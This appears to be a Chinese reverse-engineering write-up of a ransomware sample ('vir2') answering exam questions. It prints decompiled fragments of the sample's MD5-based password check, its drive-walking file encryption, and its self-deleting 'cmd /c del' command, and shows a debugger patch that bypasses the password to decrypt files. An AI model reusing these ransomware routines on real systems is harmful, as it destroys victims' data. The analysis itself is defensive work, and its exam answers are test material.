


```
--dword_407525;
if ( GetDlgItemTextA(hWnd, 700, (LPSTR)&pbData, 257) )// 接受标题或文本的缓冲区
{
  v4 = lstrlenA((LPCSTR)&pbData);
  sub_401F15(&pbData, v4, &byte_406565, 0x10u);// hash计算
  sub_401F15(&byte_406565, 0x10u, &byte_406575, 0x10u);
  sub_401F15(&byte_406575, 0x10u, &byte_406565, 0x10u);
  sub_401F15(&byte_406565, 0x10u, &byte_406575, 0x10u);
  sub_401F15(&byte_406575, 0x10u, &byte_406565, 0x10u);
  v5 = 16;
  v6 = &byte_406565;
  v7 = (char *)&unk_406DC9;           // password
  while ( 1 )
  {
    v8 = *v6++;
    v9 = *v7++;
    if ( v8 != v9 )
      break;
    if ( !--v5 )
    {                                 // password正确 解密文件，修改回注册表，删除vir
      sub_401216();
      sub_4021C0();
      sub_40214B();
      ExitProcess(0);
    }
  }
}
if ( byte_40752D == 1 )
  MessageBoxA(hWnd, aE, asc_4040BB, 0x10u);
else
  MessageBoxA(hWnd, aPasswordIsInco, aError, 0x10u);// Password is incorrect!
```



```
int __stdcall sub_401F15(BYTE *pbData, DWORD dwDataLen, BYTE *a3, DWORD pdwDataLen)
{
  int result; // eax
  HCRYPTHASH phHash; // [esp+0h] [ebp-8h] BYREF
  HCRYPTPROV phProv; // [esp+4h] [ebp-4h] BYREF

  result = CryptAcquireContextA(&phProv, 0, 0, 1u, 0xF0000000);
  if ( result > 0 )
  {
    result = CryptCreateHash(phProv, 0x8003u, 0, 0, &phHash);// CALG_MD5  使用CryptCreateHash创建一个hash对象，使用MD5.
    if ( result > 0 )
    {
      CryptHashData(phHash, pbData, dwDataLen, 0);// 用这个hash对象把一个指定的buffer计算一个MD5值。最终的hash值保存在hash对象里面phHash。
      CryptGetHashParam(phHash, 2u, a3, &pdwDataLen, 0);
      CryptDestroyHash(phHash);
      result = CryptReleaseContext(phProv, 0);
    }
  }
  return result;
```

下断，随便输入个密码，




vir2 - PID: 4936 - 模块: vir2 - 线程: 主线程 5092 - x32dbg
文件(F) 视图(V) 调试(D) 跟踪(N) 插件(P) 收藏夹(I) 选项(O) 帮助(H)
CPU 日志 笔记 断点 内存布局 调用堆栈 SEH链
内存 1 内存 2 内存 3 内存 4 内存 5 监视 1
IDA - vir2.idb (vir2) C:\Users\xiao\Desktop\样本分析笔试题\vir2.idb
File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions window IDA Vie··· Pseudocod··· Strings win··· Hex Vie··· Structu··· Enums
Function name

```
00401BC4   6A 10          push 10
00401BC6   68 65654000    push vir2.406565
00401BCB   E8 45030000    call vir2.401F15
00401BD0   6A 10          push 10
00401BD2   68 65654000    push vir2.406565
00401BD7   6A 10          push 10
00401BD9   68 75654000    push vir2.406575
00401BDE   E8 32030000    call vir2.401F15
00401BE3   B9 10000000    mov ecx,10
00401BE8   BE 65654000    mov esi,vir2.406565
00401BED   BF C96D4000    mov edi,vir2.406DC9
00401BF2   AC             lodsb
00401BF3   8A17           mov dl,byte ptr ds:[e
00401BF5   47             inc edi
00401BF6   38D0           cmp al,dl
00401BF8   75 18          jne vir2.401C12
00401BFA   E2 F6          loop vir2.401BF2
00401BFC   E8 15F6FFFF    call vir2.401216
00401C01   E8 BA050000    call vir2.4021C0
00401C06   E8 40050000    call vir2.40214B
00401C0B   6A 00          push 0
00401C0D   E8 3E090000    call <JMP.&ExitProces
00401C12   A0 2D754000    mov al,byte ptr ds:[4
00401C17   3C 01          cmp al,1
00401C19   75 16          jne vir2.401C31
00401C1B   6A 10          push 10
00401C1D   68 BB404000    push vir2.4040BB
00401C22   68 CA404000    push vir2.4040CA
00401C27   FF75 08        push dword ptr ss:[ebp
00401C2A   E8 E5080000    call <JMP.&MessageBox
00401C2F   EB 14          jmp vir2.401C45
00401C31   6A 10          push 10
00401C33   68 C3404000    push vir2.4040C3
00401C38   68 E1404000    push vir2.4040E1
00401C3D   FF75 08        push dword ptr ss:[ebp
00401C40   E8 CF080000    call <JMP.&MessageBox

edi=111 L'đ'
vir2.00406DC9

.text:00401BED vir2:$1BED #FED

地址      十六进制                                          ASCII
00406DC9  7B 0A B3 21 3A F0 A0 EF 5C 2D 9D A8 65 70 E1 F6  {.³!:ð ï\-. epáö
00406DD9  48 48 33 39 34 37 51 50 70 36 32 6D 4D 42 71 00  HH3947QPp62mMBq.
00406DE9  41 4F 55 49 4A 4A 4A 42 4E 59 55 58 57 43 4E 00  AOUIJJJBNYUXWCN.
00406DF9  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
MoveFileA
ReadFile
RtlMoveMemory
SetErrorMode
SetFilePointer
SetFileTime
SizeofResource
WriteFile
lstrcatA
lstrcmpA
lstrcmpiA
lstrcpyA
lstrlenA
SHGetSpecialFolderPathA
ShellExecuteA
CryptAcquireContextA
CryptCreateHash
CryptDestroyHash
CryptGetHashParam
CryptHashData
CryptReleaseContext
RegCloseKey
RegCreateKeyExA
```


```
      MessageBoxA(hWnd, asc_4040F8, Caption, 0x40u);// 第一次运行
    else
      MessageBoxA(hWnd, aAttentionAllYo, WindowName, 0x40u);// Attention! All your files
    break;
  case 0x1F4u:                              // 4:IDRETRY
    if ( !dword_407525 )
    {
      sub_40124F();
      sub_4021C0();
      sub_40214B();
      ExitProcess(0);
    }
    --dword_407525;
    if ( GetDlgItemTextA(hWnd, 700, (LPSTR)&pbData, 257) )// 接受标题或文本的缓冲区
    {
      v4 = lstrlenA((LPCSTR)&pbData);
      sub_401F15(&pbData, v4, &byte_406565, 0x10u);// hash计算
      sub_401F15(&byte_406565, 0x10u, &byte_406575, 0x10u);
      sub_401F15(&byte_406575, 0x10u, &byte_406565, 0x10u);
      sub_401F15(&byte_406565, 0x10u, &byte_406575, 0x10u);
      sub_401F15(&byte_406575, 0x10u, &byte_406565, 0x10u);
      v5 = 16;
      v6 = &byte_406565;
      v7 = (char *)&unk_406DC9;             // password
      while ( 1 )
      {
        v8 = *v6++;
        v9 = *v7++;
        if ( v8 != v9 )
          break;
        if ( !--v5 )
        {                                   // password正确 解密文件，修改回注册表，删除vir
          sub_401216();
          sub_4021C0();
```

修改cmp后的寄存器，




Attention!

Entered password is correct. Press OK to start decrypting of files. Dont close window and wait until message "Files have been decrypted successfully!" appears.




```
int sub_401216()
{
  if ( byte_40752D == 1 )
    MessageBoxA(0, Text, Caption, 0x40u);
  else
    MessageBoxA(0, aEnteredPasswor, WindowName, 0x40u);// Entered password is correct. Press OK to start decrypting of file
  return sub_40124F(0);
}
```

4012f4解密文件：byte_406550赋值，非0执行解密文件



```
    dword_406DB9[3] = v1;
    dword_406595 = v1;
    *(&dword_406595 + 1) = v1;
    *(&dword_406595 + 2) = v1;
    *(&dword_406595 + 3) = v1;
  }
  lstrcpyA(pszSpec, asc_404041);
  lstrcatA(pszSpec, asc_404032);
  lstrcatA(pszSpec, lpSubKey);
  if ( a1 == -1 )
    byte_406550 = 2;
  else
    byte_406550 = 1;
  SetErrorMode(1u);
  v2 = GetLogicalDrives();
  v3 = 25;
  do
  {
    if ( (v2 & (1 << v3)) != 0 )
    {
      BYTE1(dword_40444F) = v3 + 65;
      *(int *)((char *)&dword_40444F + 2) = 774528058;
      byte_404455 = 42;
      byte_404456 = 0;
      v7 = v2;
      v6 = v3;
      encrypt_file();
      v3 = v6;
      v2 = v7;
    }
  }
  while ( v3-- >= 1 );
  result = a1;
  if ( a1 )
  {
    if ( a1 == -1 )
    {
      if ( byte_40752D == 1 )
```


在桌面放个加密过的文件，经过测试，成功解密。



Attention!

脏腐?荧锥 ?疣聒楮痤忄 賺!

之后删除病毒自身



```
    68 B9684000     push vir2.4068B9                      4068B9:"/c del \"C:\\Users\\xiao\\Desktop\\样本分析笔试题\\vir2\" >> NUL"
    E8 56040000     call <JMP.&lstrcatA>
    6A 00           push 0
    6A 00           push 0
    68 B9684000     push vir2.4068B9                      4068B9:"/c del \"C:\\Users\\xiao\\Desktop\\样本分析笔试题\\vir2\" >> NUL"
    68 B9664000     push vir2.4066B9                      4066B9:"C:\\Windows\\system32\\cmd.exe"
    6A 00           push 0
EIP 6A 00           push 0
    E8 63040000     call <JMP.&ShellExecuteA>
    C3              ret
    FF35 21754000   push dword ptr ds:[407521]            00407521:&"lUUUUUUUUU"
    68 00000080     push 80000000
    E8 88040000     call <JMP.&RegDeleteKeyA>
    C3              ret
    E8 CE030000     call <JMP.&GetProcessHeap>            EntryPoint
    A3 B5654000     mov dword ptr ds:[4065B5],eax         eax:"/c del \"C:\\Users\\xiao\\Desktop\\样本分析笔试题\\vir2\" >> NUL"
    E8 A7FDFFFF     call vir2.401F87
    68 504E4000     push vir2.404E50                      404E50:"C:\\Users\\xiao\\AppData\\Local\\Temp\\"
    68 00020000     push 200
    E8 BB030000     call <JMP.&GetTempPathA>
    68 504E4000     push vir2.404E50                      404E50:"C:\\Users\\xiao\\AppData\\Local\\Temp\\"
    68 50594000     push vir2.405950                      405950:"C:\\Users\\xiao\\AppData\\Local\\Temp\\HH3947QPp62mMBq.exe"
    E8 12040000     call <JMP.&lstrcpyA>
    68 00050000     push 500
    68 50544000     push vir2.405450                      405450:"C:\\Users\\xiao\\Desktop\\样本分析笔试题\\vir2"
    6A 00           push 0
    E8 89030000     call <JMP.&GetModuleFileNameA>
    FF35 AD654000   push dword ptr ds:[4065AD]
    6A 08           push 8
    FF35 B5654000   push dword ptr ds:[4065B5]
    E8 9A030000     call <JMP.&RtlAllocateHeap>

004066B9 "C:\\Windows\\system32\\cmd.exe"

.text:004021B1 vir2:$21B1 #15B1
```

```
地址      十六进制                                          ASCII
004068B9  2F 63 20 64 65 6C 20 22 43 3A 5C 55 73 65 72 73  /c del "C:\Users
004068C9  5C 78 69 61 6F 5C 44 65 73 6B 74 6F 70 5C D1 F9  \xiao\Desktop\Ñù
004068D9  B1 BE B7 D6 CE F6 B1 CA CA D4 CC E2 5C 76 69 72  ±¾·ÖÎö±ÊÊÔÌâ\vir

0019FA58  00000000
0019FA5C  004066B9  vir2.
0019FA60  004068B9  vir2.
0019FA64  00000000
0019FA68  00000000
0019FA6C  00401C0B  返回到
0019FA70  00000000
```

vir2：

1) 被加密的文件格式都有哪些？
2) 被加密文件的数据配置信息中指定的文件加密大小是多大？
3) 样本是怎么实现运行被加密文件时弹出勒索提示框的？
4) 加密算法是什么？加密文件的秘钥是怎么产生的？
5) 样本的勒索逻辑是否严密，被加密文件是否能够解密？解密思路？

1-4在上文都有答案

5.不严密。TEA算法可逆，密钥也是固定的，可以解密，通过调试就可以解密文件，或者自己实现TEA解密。